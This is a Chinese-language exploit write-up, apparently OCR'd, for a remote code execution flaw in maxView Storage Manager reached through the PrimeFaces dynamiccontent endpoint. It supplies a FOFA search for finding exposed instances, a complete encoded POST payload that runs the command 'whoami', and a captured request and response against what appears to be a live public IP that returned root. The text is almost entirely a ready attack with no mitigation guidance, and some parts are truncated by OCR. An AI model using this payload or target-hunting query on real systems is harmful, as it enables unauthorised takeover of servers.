
M8-1MaxView-StorageManager系统-RCE

漏洞描述：

maxView Storage Manager系统dynamiccontent.properties.xhtml存在代码执行漏洞，攻击者可通过 dynamiccontent.properties.xhtml 执行任意代码获取服务器权限。

网站图片：



of Use

网络测绘：

fofa语法：

FOFA：title=="maxView Storage Manager - Login"

漏洞复现：

payload：

```
POST /maxview/manager/javax.faces.resource/dynamiccontent.properties.xhtml HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close

pfdrt=sc&ln=primefaces&pfdrid=4xE5s8AClZxUxmyaZjpBstMXUalIgOJHOtvxel%2Fv4YXvibdOn52ow4M6lDaKd9Gb8JdQqbACZNWVZpVS%2B3sX1Hoizouty1mYYT4yJsKPnUZ0LUHDvN0GB5YLgX1PkNY%2B1ZQ%2
```

效果图:

Request

数据包扫描 热加载 构造请求

```
POST /maxview/manager/javax.faces.resource/dynamiccontent.properties.xhtml HTTP/1.1
Host : 157.88.55.43:8443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
Connection: close

pfdrt=sc&ln=primefaces&
pfdrid=4xE5s8AC1ZxUxmyaZjpBstMXUalIgOJHOtvxel%2Fv4YXvibdOn52ow4M6lDaKd9Gb8JdQqbACZNWVZpVS%2B3sX1Hoizouty1mYYT4yJsKPnUZ0LUHDvN0GB5YLgX1PkNY%2B1ZQ%2FnOSg5J1LDyzAjBheAxLDODIVcHkmJ6hnJsQ0YQ8bMU5%2B%2BTqeD4BGqCZMDjP%2BZQvveiUhxsUC%2F%2BtPqnOgFSBV8TBjDSPNmVoQ9YcKTGelKuJjS2kCXHjcyz7PcQksSW6UUmKu9RhJ%2Bx3Mnx6j56eroVPWnM2vdYRt5An6cLo1YPXu9uqriyg1wgm%2F7xYP%2FUwP1q8wfVeyM4fOw2xJzP6i1q4VLHLXi0VYHAIgaPrZ8gH8XH4X2Kq6ewyrJ62QxBF5dtE3tvLAL5tpGxqek5VW%2BhZFe9ePu0n5tLxWmqgqni8bKGbGrGu4IhXhCJhBxyelLQzPGLCfqmiQwYX5Ime9EHj1k5eoWQzH8jb3kQfFJ0exVprGCfXKGfHyfKfLEOd86anNsiQeNavNL7cDKV0yMbz52n6WLQrCAyzulE8kBCZPNGIUJh24npbeaHTaCjHRDtI7aIPHAIhuMWn7Ef5TU9DcXjdJvZqrItJoCDrtxMFfDhb0hpNQ2ise%2BbYIYzUDkUtdRV%2BjCGNI9kbPG5QPhAqp%2FJBhQ%2BXsqIhsu4LfkGbt51STsbVQZvoNaNyukOBL5IDTfNY6wS5bPSOKGuFjsQq0Xoadx1t3fc1YA9pm%2FEWgyR5DdKtmmxG93QqNhZf2R1PRJ5Z3jQAtdxw%2BxBgj6mLY2bEJUZn4R75UWnvLO6JM918jHdfPZELAxOCrzk5MNuoNxsWreDM7e2GX2iTUpfzNILoGaBY5wDnRw46ATxhx6Q%2FEba5MU7vNX1VtGFfHd2cDM5cpSGOlmOMl8qzxYk1R%2BA2eBUMEl8tFa55uwr19mW9VvWatD8orEb1RmByeIFyUeq6xLszczsB5Sy85Y1KPNvjmbTKu0LryGUc3U8VQ7AudToBsIo9ofMUJAwELNASNfLV0fZvUWi0GjoonpBq5jqSrRHuERB1%2BDW2kR6XmnuDdZMt9xdd1BGi1AM3As0KwSetNq6Ezm2fnjpW877buqsB%2BczxMtn6Yt6l88NRYaMHrwuY7s4IMNEBEazc0IBUNF30PH%2B3eIqRZdkimo980HBzVW4SXHnCMST65%2FTaIcy6%2FOXQqNjpMh7DDEQIvDjnMYMyBILCOCSDS4T3JQzgc%2BVhgT97imje%2FKWibF70yMQesNzOCEkaZbKoHz498sqKIDRIHiVEhTZlwdP29sUwt1uqNEV%2F35yQ%2BO8DLt0b%2BjqBECHJzI1IhGvSUWJW37TAgUEnJWpjI9R1hT88614GsVDG0UYv0u8YyS0chh0RryV3BXotoSkSkVGShIT4h0s51Qjswp0luewLtNuVyC5FvHvWiHLzbAArNnmM7k%2FGdCn3jLe9PeJp7yqDzzBBMN9kymtJdlm7c5XnlOv%2BP7wIJbP0i4%2BQF%2BPXw5ePKwSwQ9v8rTQ%3D%3D&cmd=whoami
```

Responses https 5bytes / 875ms

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Expires: Tue, 03 Jul 2001 06:00:00 GMT
Last-Modified: Wed Dec 06 10:29:40 CET 202
Cache-Control: private
Pragma: private
Set-Cookie: JSESSIONID=0A8297A8869D516041A
HttpOnly
Date: Wed, 06 Dec 2023 09:29:40 GMT
Connection: close
Content-Length: 5

root
```